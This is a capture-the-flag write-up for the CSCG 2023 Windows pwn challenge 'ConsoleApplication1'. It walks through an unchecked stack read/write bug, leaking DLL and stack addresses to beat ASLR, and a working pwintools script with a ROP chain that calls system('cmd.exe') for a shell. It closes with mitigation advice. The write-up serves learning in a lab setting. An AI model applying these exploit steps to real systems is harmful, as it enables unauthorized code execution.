ConsoleApplication1 - CSCG2023

Category: Pwn
Difficulty: Easy
Author: lion / 0x4d5a

This was the first time I've ever done Windows PWN, and it was a great learning experience.
Before reading this, I'd highly recommend trying the challenge for yourself, and coming back to this when you're stuck.


Recon

We are given a ZIP file (console-application-1.zip) containing:

- A vulnerable app and its source
- An app launcher to launch the app on a TCP port for communication
- Some DLLs used on the server

So, first things first, as a linux user, let's get a Windows VM up and running.
The description mentions that the remote server in use is `Windows Server 2022 10.0.20348`
Thus, a fitting Windows Server 2022 Evaluation ISO thrown into a qemu VM should do the trick for us.

Once in the VM, launching the `ConsoleApplication1.exe` presents us with this prompt:



It seems to be waiting for some sort of input, a command maybe.
Let's check the source!

home > sw1tchbl4d3 > cscg > pwn > ConsoleApplication1 > ConsoleApplication1


```cpp
#include <iostream>

int main()
{
    int64_t val, pos;
    int64_t* ptr = &val;

    std::cout << "Hello World!\n";

    while (1)
    {
        std::string cmd;
        std::cout << "Do?\n";
        std::cin >> cmd;

        switch (cmd[0])
        {
        case 'w':
            std::cout << "pos: ";
            std::cin >> pos;
            std::cout << "val: ";
            std::cin >> val;
            ptr[pos] = val;
            break;
        case 'r':
            std::cout << "pos: ";
            std::cin >> pos;
            std::cout << ptr[pos] << "\n";
            break;
        default:
            return 0;
        }
    }
}
```

Overall, this seems to be a pretty simple program with a well-known vulnerability.
It has 3 variables, two numbers, and a pointer to one of the numbers, all on the stack.
The program then allows us to set and read arbitrary values at the pointer with any arbitrary offset.

This basically allows full control of the memory, if we know how far away the memory we want to access is from the `val` variable on the stack.

But ASLR will make it a bit more difficult for us. Due to this by default enabled mitigation, memory addresses are randomized, and the offset from our `val` to various points in memory is unpredictable.
And that's where the ability to read at any offset will come into play as well.
But first, let's take a look in x64dbg and see what is in our "memory-area" when running the program.


Since the location of the `val` variable on the stack is also randomized, we'll have to first find it.
We can do this by writing `13371337` to offset `0`, this way we can look for the hex value `0xcc07c9` on the stack.



And here it is! The marked row contains our value.
Because we're working with the `int64_t` type, values are 8 bytes long, so our value at offset `0` here is `C9 07 CC 00 00 00 00 00` because of the little endian number encoding.
x64dbg also helpfully underlines some interesting values for us in the dump view.
As an example, the first purple value when going backwards from our stack val, the one at offset `-5`, is an address of the msvcp140.dll file in memory.

With these values, ASLR is essentially broken. We can read any address off of the stack with our read function, and can then calculate the positions of the DLLs from this leak.
The interesing DLLs here are the ones given to us in the ZIP file, those being kernel32.dll, ucrtbase.dll and ntdll.dll. Do note that offsets from here on differ from machine to machine, so if you try to reproduce it, try to find the offsets for your machine.

Now, let's find out which DLLs and addresses we'll actually need.
For one, knowing where our stack value is in memory is pretty useful, as it's a place we can easily control.
Finally, we have to think about our goal: getting a shell on the remote server.
On linux systems this is usually done with the `system()` function in libc, and it turns out there's something similar on windows.



Right here in `ucrtbase.dll + 0xbcad0` we find a system() function.
And its function signature is pretty similar to its unix equivalent.
The only argument it takes is a string for the command.

As such there's pretty much only one piece missing.
On windows, programs follow the fastcall calling convention.
This means that programs will use registers in the order of `rcx, rdx, r8, r9` for the first 4 arguments of a function call to supply the values.
Since system() only takes 1 argument, we need to put our command into `rcx`, which we can achieve using ROP.

The last piece of the puzzle will be finding a gadget to set `rcx` to an arbitrary value.
The opcodes for `pop rcx; ret` are `0x59` and `0xc3`, and we can use x64dbg to find these in the programs memory.
One of the matches is in `ntdll.dll + 0x90c55`, which means we'll have to find `ntdll.dll` as well.

In conclusion:
We'll first try to leak the addresses of the stack variable, ucrtbase.dll and ntdll.dll.
Then, we use those address leaks to calculate the addresses for the system() function and a `pop rcx` gadget.
We can then put our command, i.e. `cmd.exe` somewhere on the stack where we know its address.
And at the end, we'll construct a ROP-chain which puts the address of our command into `rcx` and then runs system().

Exploitation

I've decided to develop the exploit on the VM itself, so the first order of business was getting an "IDE" (I just used Notepad++), python and pwintools, a Windows alternative for `pwntools` known in the linux exploitation world.

```python
from pwintools import *

DEBUGGER = True
LOCAL = True

class PwnRemote(Remote):
    def __init__(self, *args, **kwargs):
        super().__init__(*args, **kwargs)
        self.recvuntil(b"Do?")

    def wait_for_debugger(self):
        if DEBUGGER:
            input("Press enter when attached.")

    def sendlineafter(self, until: bytes, *args, **kwargs):
        self.recvuntil(until)
        self.sendline(*args, **kwargs)

    def sendoff(self):
        self.sendline(b"f")

    def pwrite(self, pos: int, val: int):
        self.sendline(b"w")
        self.sendlineafter(b"pos:", str(pos).encode())
        self.sendlineafter(b"val:", str(val).encode())
        self.recvuntil(b"Do?")

    def pread(self, pos: int):
        self.sendline(b"r")
        self.sendlineafter(b"pos:", str(pos).encode())
        value = int(self.recvline().strip())
        self.recvuntil(b"Do?")
        return value

r = PwnRemote("localhost", 4444)

r.wait_for_debugger()
r.pwrite(0, 13371337)
r.interactive()
```

And this was my initial exploitation script.
We define some functions to make the arbitrary read and write primitives easier to use, and connect to the target.
Onto the next step, let's get some leaks.

Examining the memory around the stack variable, here's the offsets for my machine:
At `-23`, we find a stack address that is `8` bytes in front of the address of our variable.
At `-106`, we find an address pointing into ucrtbase.dll, with an offset of `0x771e`.
And finally, at `+22`, we find an address pointing into ntdll.dll, with an offset of `0x7e3db`.

Knowing these offsets, we can leak and log the addresses of importance like so:

```
def get_leaks(self):
        self.array = self.pread(-23) + 8
        self.ucrtbase = self.pread(-106) - 0x771e
        self.ntdll = self.pread(22) - 0x7e3db

        self.system = self.ucrtbase + 0xbcad0
        self.poprcx = self.ntdll + 0x90c55
        self.ret = self.poprcx + 1

        log.info("array: %s", hex(self.array))
        log.info("ucrtbase.dll: %s", hex(self.ucrtbase))
        log.info("ntdll.dll: %s", hex(self.ntdll))
        print()
        log.info("system(): %s", hex(self.system))
        log.info("pop rcx: %s", hex(self.poprcx))
        print()
```


The last and for local exploitation final step is to assemble the ROP-chain.
With the x64dbg stacktrace feature, we can see that one of the stacktrace values lands on offset `8` of our stack value.

```
r.pwrite(8, r.ret)
r.pwrite(9, r.poprcx)
r.pwrite(10, r.array + 8 * 12)
r.pwrite(11, r.system)
r.pwrite(12, int.from_bytes(b"cmd.exe\x00", "little"))
r.sendoff()
```


This final snippet uses that knowledge to assemble a ROP-chain that does the following:

```
8:  ret (aligns the stack)
9:  pop rcx; ret
10: &12 (points to the 12th index of the value)
11: system
12: "cmd.exe"
```

This will put a pointer to the string `cmd.exe` into rcx, and will then call system().
And this is all we need to get a shell!



However, there is one last issue. This exploit will not work on remote as-is, due to the offset issues.
But with a bit of modifying the offsets into the var array, we can see that there are four new values that snuck their way between us and the negative offset leaks.
As such, the "array" leak goes from `-23` to `-27`, and the "ucrtbase" leak from `-106` to `-110`.
With those modified we can finally get the flag.



Mitigations

There are a few ways how one could mitigate this, but they all come down to safe memory management.
The user should not be able to arbitrarily access memory, and array bounds should always be checked.
If we want the user to only access certain, known allocated bytes, we can verify the offset the user gives us.
Alternatively, if we don't want to bother checking manually, one could use a "safer" language than C/C++, like rust or python (depending on the projects needs) as they do these checks for us.

~sw1tchbl4d3, 21/04/2023 (dd/mm/yyyy)